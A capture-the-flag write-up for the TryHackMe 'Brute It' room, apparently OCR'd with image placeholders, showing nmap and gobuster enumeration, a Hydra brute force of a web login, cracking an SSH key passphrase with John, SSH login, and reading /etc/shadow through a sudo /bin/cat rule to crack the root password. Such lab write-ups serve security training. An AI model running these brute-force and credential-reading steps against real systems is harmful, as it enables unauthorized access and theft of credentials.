
Brute It


Link - https://tryhackme.com/room/bruteit

Use **Nmap** tool to enumerate for open ports and services on the machine.




```
└─$ nmap -sC -sV 10.10.166.76
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 18:06 EST
Nmap scan report for 10.10.166.76
Host is up (0.093s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
| ssh-hostkey:
|   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
|   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
|_  256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

With the port 80 open, use **Gobuster** tool to do a directory search on the hosted website.



```
┌──(kali㉿kali)-[~/BruteIt]
└─$ gobuster dir -u http://10.10.166.76 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.166.76
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/11 18:08:44 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 312] [--> http://10.10.166.76/admin/]
/index.html           (Status: 200) [Size: 10918]
/server-status        (Status: 403) [Size: 277]
```


Looking at the source code of the admin page of the website gives us the link that the username here is admin.




```
    <!-- Hey john, if you do not remember, the username is admin -->
</body>
</html>
```

Use Hydra to brute force the website's login page –

Use the syntax for http-post-form for using hydra tool -




```
┌──(kali㉿kali)-[~/BruteIt]
└─$ hydra -t 16 -l admin -P /home/kali/Downloads/rockyou.txt 10.10.166.76 -vv http-form-post "/admin/:user=^USER^&pass=^PASS^&Login=Login:Username or password invalid"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-11 18:18:17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.166.76:80/admin/:user=^USER^&pass=^PASS^&Login=Login:Username or password invalid
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http://10.10.166.76/admin/panel
[VERBOSE] Page redirected to http://10.10.166.76/admin/panel/
[80][http-post-form] host: 10.10.166.76   login: admin   password: [redacted]
[STATUS] attack finished for 10.10.166.76 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-11 18:18:51
```




Hello john, finish the development of the site, here's your RSA private key.

THM{brut3_f0rce_is_e4sy}

Download the ssh2john from the link - wget https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/ssh2john.py




```
┌──(kali㉿kali)-[~/BruteIt]
└─$ wget https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/ssh2john.py
--2022-02-11 19:20:59--  https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/ssh2john.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8537 (8.3K) [text/plain]
Saving to: 'ssh2john.py.1'

ssh2john.py.1          100%[=====================================================>]   8.34K  --.-KB/s    in 0.003s

2022-02-11 19:21:00 (3.12 MB/s) - 'ssh2john.py.1' saved [8537/8537]
```




```
┌──(kali㉿kali)-[~/BruteIt]
└─$ python3 ssh2john.py.1 rsa_id > rsa_id.hash

┌──(kali㉿kali)-[~/BruteIt]
└─$ ls
rsa_id  rsa_id.hash  ssh2john.py  ssh2john.py.1
```

Convert the file to a hash file using **ssh2john** and then crack the hash using the **John.**




```
└─$ john rsa_id.hash -w=/home/kali/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]           (rsa_id)
1g 0:00:00:00 DONE (2022-02-11 19:24) 14.28g/s 1037Kp/s 1037Kc/s 1037KC/s saline..rock07
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Login to the user with the above retrieved parraphase.




```
┌──(kali㉿kali)-[~/BruteIt]
└─$ ssh -i rsa_id john@10.10.166.76
Enter passphrase for key 'rsa_id':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Feb 12 00:25:42 UTC 2022

  System load:  0.0                Processes:           104
  Usage of /:   25.7% of 19.56GB   Users logged in:     0
  Memory usage: 20%                IP address for eth0: 10.10.166.76
  Swap usage:   0%


63 packages can be updated.
0 updates are security updates.


Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),27(sudo)
john@bruteit:~$ 
```

Navigate to the **user.txt** file to get the user flag.




```
john@bruteit:~$ ls
user.txt
john@bruteit:~$ cat user.txt
THM[redacted]
john@bruteit:~$ 
```

As checked the sudo privileges for the current logged in user with the command – **Sudo -l**




```
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
```

User can run **/bin/cat** with admin privileges and open any file on the machine. Hence tried opening the /ect/shadow files which has user's password hashes stored in it.




```
john@bruteit:~$ sudo /bin/cat /etc/shadow
root:[redacted]
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
thm:[redacted]
7:::
sshd:*:18489:0:99999:7:::
john:[redacted]
```

Login with the above retrieved password to SSH session



```
┌──(kali㉿kali)-[~/BruteIt]
└─$ john shadow.txt -w=/home/kali/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football         (root)
1g 0:00:00:08 0.02% (ETA: 06:37:55) 0.1138g/s 379.0p/s 816.4c/s 816.4C/s asdf1234..fresa
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Once logged in, use the same **/bin/cat** to read the root.txt file and get the root flag.



```
john@bruteit:~$ sudo /bin/cat /root/root.txt
THM[redacted]
```